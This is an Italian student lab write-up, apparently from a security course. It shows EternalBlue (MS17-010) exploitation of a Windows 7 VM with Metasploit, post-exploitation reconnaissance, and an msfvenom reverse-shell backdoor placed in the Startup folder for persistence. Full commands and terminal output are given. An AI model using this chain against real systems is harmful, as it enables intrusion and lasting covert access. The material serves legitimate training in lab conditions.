



Giorno 5


Come per ieri eseguiamo il Vulnerability Scanner con Nessus ma questa volta su windows 7



Sfrutteremo la vulnerabilità evidenziata usando come sempre msfconsole, avviamolo e possiamo cercare con il comando search **ms17_010** useremo exploit (**windows/smb/ms17_010_eternalblue**) con il comando Options vediamo quali impostazioni sono richieste e le settiamo ma ricordiamo di settare la porta 9999 come lport come richiesto dalla traccia adesso possiamo usare il comando run ed eccoci nella sessione meterpreter




Adesso possiamo recuperare un paio di informazioni ovvero con il conado shell possiamo entrare nella shell di windows poi eseguiamo systeminfo per avere tutte le informazioni sul sistema operativo



```
C:\Windows\system32>systeminfo
systeminfo

Nome host:                USER-PC
Nome SO:                  Microsoft Windows 7 Professional
Versione SO:              6.1.7601 Service Pack 1 build 7601
Produttore SO:            Microsoft Corporation
Configurazione SO:        Workstation autonoma
Tipo build SO:             Multiprocessor Free
Proprietario registrato:  User
Organizzazione registrata:
Numero di serie:          00371-177-00000061-85163
Data di installazione originale: 27/02/2024, 00:25:46
Tempo di avvio sistema:   18/04/2024, 09:03:29
Produttore sistema:      innotek-gmh
Modello sistema:          VirtualBox
Tipo sistema:             x64-based PC
Processore:               1 processore(i) installati.
                           [01]: AMD64 Family 23 Model 113 Stepping 0 AuthenticAMD ~3593 Mhz
                           innotek GmbH VirtualBox, 01/12/2006
Versione BIOS:             C:\Windows
Directory di sistema:      C:\Windows\System32
Dispositivo di avvio:      \Device\HarddiskVolume1
Impostazioni locali sistema: it:Italiano (Italia)
Impostazioni locali di input: it:Italiano (Italia)
Fuso orario:               (UTC+1.00) Amsterdam, Berlino, Berna, Roma, Stoccolma, Vienna
Memoria fisica totale:     2.048 MB
Memoria fisica disponibile: 1.539 MB
Memoria virtuale: dimensione massima: 4.095 MB
Memoria virtuale: disponibile: 3.546 MB
Memoria virtuale: in uso:  549 MB
Posizioni file di paging:  C:\pagefile.sys
Dominio:                   WORKGROUP
Server di accesso:         N/D
Aggiornamenti rapidi:      2 Aggiornamenti rapidi installati.
                           [01]: KB2534111
                           [02]: KB976902
Schede di rete:            1 NIC installate.
                           [01]: Scheda desktop Intel(R) PRO/1000 MT
                           Home connessione: Connessione alla rete locale (LAN)
                           DHCP abilitato: No
                           Indirizzi IP
```

Torniamo sulla sessione del meterpreter, ora facciamo il comando ifconfig per vedere le impostazioni di rete, con il comando webcam_list possiamo vedere tutte le webcam collegate con il comando screenshot facciamo lo screenshot del desktop e con il comando getuid possiamo verificare che abbiamo i privilegi



```
File Actions Edit View Help
Command Description
-----
timestamp Manipulate file MACE attributes

meterpreter > ifconfig

Interface 1
-----
Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 11
-----
Name : Scheda desktop Intel(R) PRO/1000 MT
Hardware MAC : 08:00:27:d7:9a:a9
MTU : 1500
IPv4 Address : 192.168.198.200
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::3c9a:2e3c:88d4:884c
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 12
-----
Name : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU : 1280
IPv6 Address : fe80::5efe:c0a8:c6c8
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


meterpreter > webcam_list
[-] No webcams were found
meterpreter > screenshot
Screenshot saved to: /home/kali/oAxGHVJF.jpeg
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Ora passiamo alla parte della backdoor utilizzeremo msfvenom per creare un file.exe che ogni volta che viene avviato si collegherà alla nostra macchina per fare cio usiamo il seguente comando

Msfvenom -p windows/meterpreter/reverse_tcp lhost (IP della macchina attaccante) lport (porta qualsiasi) eseguiamo il comando che ci creerà il file.exe una volta fatto ciò dobbiamo caricarlo su windows 7 per farlo sfruttare la sessione meterpreter di prima ma lo caricheremo nella cartella che si esegue quando si accende/riavvia il PC così che ogni volta che si accende il PC il file va in esecuzione in automatico per fare ciò dobbiamo cercare il path della cartella e basta fare qualche ricerca su internet ecco il path:

C:\Users\NomeUtente\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

Eseguiamo il comando upload e il file.exe creato da msfvenom



```
File Actions Edit View Help
kali@kali: ~
040777/rwxrwxrwx 0 dir 2024-02-26 18:25:45 -0500 Programmi
040555/r-xr-xr-x 4096 dir 2024-02-26 18:24:54 -0500 Programs
100666/rw-rw-rw- 1206 fil 2009-07-14 00:49:40 -0400 Windows Update.lnk
100666/rw-rw-rw- 442 fil 2009-07-14 01:01:14 -0400 desktop.ini

meterpreter > cd Programs\
meterpreter > ls
Listing: C:\Users\All Users\Microsoft\Windows\Start Menu\Programs

Mode                Size Type Last modified      Name
-----
040555/r-xr-xr-x 4096 dir 2024-02-26 18:24:53 -0500 Accessories
040555/r-xr-xr-x 4096 dir 2024-02-26 18:24:54 -0500 Administrative Tools
040555/r-xr-xr-x 0 dir 2011-04-12 07:01:00 -0400 Games
040555/r-xr-xr-x 4096 dir 2009-07-14 00:57:09 -0400 Maintenance
100666/rw-rw-rw- 1345 fil 2024-02-26 18:24:54 -0500 Media Center.lnk
100666/rw-rw-rw- 1330 fil 2009-07-14 00:57:08 -0400 Sidebar.lnk
040555/r-xr-xr-x 0 dir 2009-07-14 00:54:24 -0400 Startup
040555/r-xr-xr-x 0 dir 2011-04-12 07:00:30 -0400 Tablet PC
100666/rw-rw-rw- 1352 fil 2009-07-14 00:57:09 -0400 Windows Anytime Upgrade.lnk
100666/rw-rw-rw- 1326 fil 2024-02-26 18:24:52 -0500 Windows DVD Maker.lnk
100666/rw-rw-rw- 1210 fil 2009-07-14 00:54:59 -0400 Windows Fax and Scan.lnk
100666/rw-rw-rw- 1547 fil 2010-11-20 22:40:30 -0500 Windows Media Player.lnk
100666/rw-rw-rw- 1246 fil 2009-07-14 00:57:08 -0400 XPS Viewer.lnk
100666/rw-rw-rw- 1130 fil 2024-02-26 18:24:54 -0500 desktop.ini

meterpreter > cd Startup\
meterpreter > ls
Listing: C:\Users\All Users\Microsoft\Windows\Start Menu\Programs\Startup

Mode                Size Type Last modified      Name
-----
100666/rw-rw-rw- 174 fil 2009-07-14 00:54:24 -0400 desktop.ini

meterpreter > upload windowsbackdoor.exe
[*] Uploading : /home/kali/windowsbackdoor.exe -> windowsbackdoor.exe
[*] Uploaded 72.07 KIB of 72.07 KIB (100.0%): /home/kali/windowsbackdoor.exe -> windowsbackdoor.exe
[*] Completed : /home/kali/windowsbackdoor.exe -> windowsbackdoor.exe
meterpreter >
[*] 192.168.198.200 - Meterpreter session 4 closed. Reason: Died
```

Ora basterà usare exploit (multi/handler) su msfconsole e settare come lhost la macchina attaccante e lport la porta impostata sul file creato da msfvenom fare run ed ecco la nostra backdoor e ogni volta che la macchina vittima verrà riavviata basta runnare di nuovo exploit e si collegherà.

```
File Actions Edit View Help
1 2 3 4
kali@kali: ~
l => host 192.168.198.100
msf6 exploit(multi/handler) > run

[-] Msf::OptionValidateError The following options failed to validate: LHOST
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) > set lhost 192.168.198.100
lhost => 192.168.198.100
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ---  -
  EXITFUNC  process  yes  Exit technique (Accepted: '', seh, thread, process, none)
  LHOST  192.168.198.100  yes  The listen address (an interface may be specified)
  LPORT  12345  yes  The listen port

Payload options (windows/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ---  -
  EXITFUNC  process  yes  Exit technique (Accepted: '', seh, thread, process, none)
  LHOST  192.168.198.100  yes  The listen address (an interface may be specified)
  LPORT  12345  yes  The listen port

Exploit target:

  Id  Name
  --  -
  0  Wildcard Target

View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.198.100:12345
[*] Sending stage (176198 bytes) to 192.168.198.200
[*] Meterpreter session 1 opened (192.168.198.100:12345 => 192.168.198.200:49157) at 2024-04-18 09:10:20 -0400

meterpreter > █
```